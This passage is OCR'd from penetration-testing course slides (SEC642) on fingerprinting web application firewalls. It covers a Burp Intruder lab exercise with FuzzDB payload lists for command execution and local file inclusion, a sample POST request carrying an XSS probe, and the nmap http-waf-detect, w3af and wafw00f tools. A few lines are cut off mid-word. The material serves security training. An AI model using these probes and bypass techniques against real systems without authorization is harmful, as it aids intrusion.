
Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - ***Exercise: Fingerprinting Controls***
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.



Exercise: Fingerprinting Controls


- **Target**: http://modsec.sec642.org
- **Goals**:
  1. Use Burp Intruder and the following FuzzDB attack-payloads lists to probe for bypasses in ModSecurity:
     a. http-protocol/http-protocol-methods.txt
     b. http-protocol/user-agents.txt
     c. html_fuzz/html_tags.txt
     d. lfi/common-unix-httpd-log-locations.txt
     e. os-dir-indexing/directory-indexing.txt
     f. os-cmd-execution/LinuxCommands.fuzz.txt
     g. os-cmd-execution/WindowsCommands.fuzz.txt

In this exercise you will be using Burp Intruder to fingerprint what payloads are allowed through the protections within an application. The target system is http://modsec.sec642.org, and the FuzzDB files to use can be found in /opt/samurai/fuzzdb/attack-payloads.

The steps you will follow are:

1 - Use Burp Intruder and the following FuzzDB lists to probe for bypasses in ModSecurity:

```
    /opt/samurai/fuzzdb/attack-payloads/http-protocol/http-protocol-methods.txt
    /opt/samurai/fuzzdb/attack-payloads/http-protocol/user-agents.txt
    /opt/samurai/fuzzdb/attack-payloads/html_fuzz/html_tags.txt
    /opt/samurai/fuzzdb/attack-payloads/lfi/common-unix-httpd-log-locations.txt
    /opt/samurai/fuzzdb/attack-payloads/os-dir-indexing/directory-indexing.txt
    /opt/samurai/fuzzdb/attack-payloads/os-cmd-execution/LinuxCommands.fuzz.txt
    /opt/samurai/fuzzdb/attack-payloads/os-cmd-execution/WindowsCommands.fuzz.txt
```




Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.

Fingerprinting Exercise: Fuzz the Applications

- Use Intruder to fuzz the applications
  - Fuzz as many items as time allows
- Use the fuzzdb lists as payloads
  - XSS and SQLi ones to start



```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.9.2.24) Gecko/20111107 Ubuntu/10.04 (lucid)
Firefox/3.6.24
Content-Length: 36

Input=§<script>alert("XSS");</script>§
```


Select a POST request that contains the **input** variable in the **target** tab. It doesn't matter which input you use on this page, as we are not trying to exploit the input, but rather to test if ModSec has a rule blocking our fuzz payload. Right click on the requests and select **send to Intruder.**

Verify that the payload positions are set to the value of the **input** and switch to the **payloads** tab. Set the **payload set** to **runtime file** in the drop down. Now press the **Select File** button and navigate to **`/opt/samurai/fuzzdb/attack-payloads/http-protocol/http-protocol-methods.txt`.** Click **Start attack** under the **Intruder** menu.

Even though Burp Intruder is crippled in the free version, it does allow you to run multiple fuzz sessions at the same time without penalty. So go ahead and start fuzzing that same input with each of the following lists so they can all run at the same time:

```
    /opt/samurai/fuzzdb/attack-payloads/http-protocol/http-protocol-methods.txt
    /opt/samurai/fuzzdb/attack-payloads/http-protocol/user-agents.txt
    /opt/samurai/fuzzdb/attack-payloads/html_fuzz/html_tags.txt
    /opt/samurai/fuzzdb/attack-payloads/lfi/common-unix-httpd-log-locations.txt
    /opt/samurai/fuzzdb/attack-payloads/os-dir-indexing/directory-indexing.txt
    /opt/samurai/fuzzdb/attack-payloads/os-cmd-execution/LinuxCommands.fuzz.txt
    /opt/samurai/fuzzdb/attack-payloads/os-cmd-execution/WindowsCommands.fuzz.txt
```


Some of these lists are fairly long and you will need to cancel one or two fuzz session before it has time to finish. Look at the fuzz results to determine which types of vulnerabilities ModSecurity is better at detecting and blocking.



Review: Fingerprinting Controls

- This exercise started fingerprinting what controls are in place
  - Which rules are enabled
- The different responses from the applications provide this guidance
  - Looking at requests and responses

In this exercise we fuzzed various requests, using various attack strings. This enabled us to fingerprint which rules are enabled.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - ***Automated WAF Detection Tools***
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.




Automated WAF Detection Tools

- A number of tools will detect WAFs
  - As part of their process or the entire purpose of the tool
- These become part of our test
  - Typically during *Mapping*
- Try to run multiple options
  - To validate the findings

When we look at detecting WAFs in our target environment, there are a number of tools that will do this. These tools are either designed to detect WAFs and that it or they include the functionality as one of the options or plug ins. These tools typically use the same techniques we have already discussed to determine of the WAF exists and is blocking traffic.

I find that I usually run these tools during the mapping portion of the testing. Since we are attempting to figure out what the infrastructure is, this type of testing makes sense. We are also already running a number of the tools that perform this testing as part of their plug ins in this phase. It is recommended to run a couple of these to validate each other to ensure correctness of the findings.



Nmap NSE Script

- Nmap has a scripting engine
  - NSE scripts provide additional features
- The WAF detection script is part of the core scripts
  - It makes a series of requests that contain *malicious* items
- Options include an aggressive mode and a test URI

```
-- nmap -p80 --script http-waf-detect <host>
-- nmap -p80 --script http-waf-detect --script-args="http-waf-detect.aggro,http-
waf-detect.uri=/testphp.vulnweb.com/artists.php" www.modsecurity.org
--
-- @output
-- PORT   STATE SERVICE
-- 80/tcp open  http
-- |_http-waf-detect: IDS/IPS/WAF detected
```


One option that we are already using in our testing is Nmap. Nmap added a scripting engine a few years ago and this has increased the capabilities for mapping, discovery and exploitation from within the Nmap port scanner. These scripts are written in Lua and are quite flexible.

One of the core scripts is the http-waf-detect script. This script performs a series of requests when Nmap has found a web server. These requests are designed to trigger blocking from the WAF. This blocking is then detected by the script. These *attacks* contain items such as pieces of SQL or XSS payloads. During our testing we can choose to allow the default tests to run or we can set the various options.

One option is the aggressive mode. By default the script only runs some of the tests. In aggro mode the script will make every request it has to trigger the blocking. Another main option is the URI. We are able to give the script a URI to use in its testing. This URI needs to be one that does not redirect as that will throw off the tests.

Automated Scanners

- Another option is a plug in from our automated scanners
  - Runs while performing the other testing
- These plug ins work very similarly to the Nmap option
  - Making requests with *attack strings*
- Most will also attempt to determine which WAF is in place like W3AF's fingerprint_WAF module



Try to fingerprint the Web Applicatio


Please note that the detection of th

Since we are looking at automated mechanisms to detect web application firewalls, it makes sense to look at other automated tools that include this functionality. Most of the automated tools provide some form of this functionality. Of course some of them are better than others.


For example, w3af, shown in the screenshot above, provides a plug in that attempts to detect the existence of a WAF. This plug in works the same as we have discussed before. It requests various pages with known *attack* strings and then looks for the WAF to block the request. One difference that w3af and others have is that they will actually attempt to determine which WAF is running in the infrastructure. This allows for us to see if the specific WAF may have vulnerabilities or weaknesses.

WAFfit Project

- The WAFfit project is designed to provide several different tools but only only wafw00f has been released
- wafw00f attempts to detect the WAF and fingerprint which WAF it is
- This is performed the same way as previously discussed with pretty good accuracy




```
       _   __  _   ____ _   __  _    _   ____
      ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
     | V V // o // _/ | V V // 0 // 0 // _/
     |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                               <
                                ...'

   WAFW00F - Web Application Firewall Detection Tool

   By Sandro Gauci && Wendel G. Henrique

Checking http://www.sec642.org
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 13
```



```
Can test for these WAFs:

Profense
NetContinuum
Barracuda
HyperGuard
BinarySec
Teros
F5 Trafficshield
F5 ASM
Airlock
Citrix NetScaler
ModSecurity
IBM Web Application Security
IBM DataPower
DenyALL
dotDefender
webApp.secure
BIG-IP
URLScan
WebKnight
SecureIIS
Imperva
ISA Server
```

The WAFfit project has been designed to provide a series of tools that work together to detect and exploit web application firewalls. Currently only the wafw00f tool is available through the project's subversion server. It is at http://code.google.com/p/waffit/ .

Wafw00f is a python script that provides the detection capabilities that we are looking for. Currently it is the only tool in the project, but it already has built into it the XMLRPC capabilities for it to interact with other tools. This capability allows for other tools to call out and use the features of wafw00f. Wafw00f works the same way as the other tools, but seems to have a better accuracy. It also includes a feature where you can instruct it to find all of the WAFs that exist within an application. While it is not common to find more than one installed in an application, if you are testing more than one application this helps. Note, wafw00f will test more than one URL at a time, all we have to do it provide each on the command line one after another.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - ***Exercise: Automated Tools***
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.



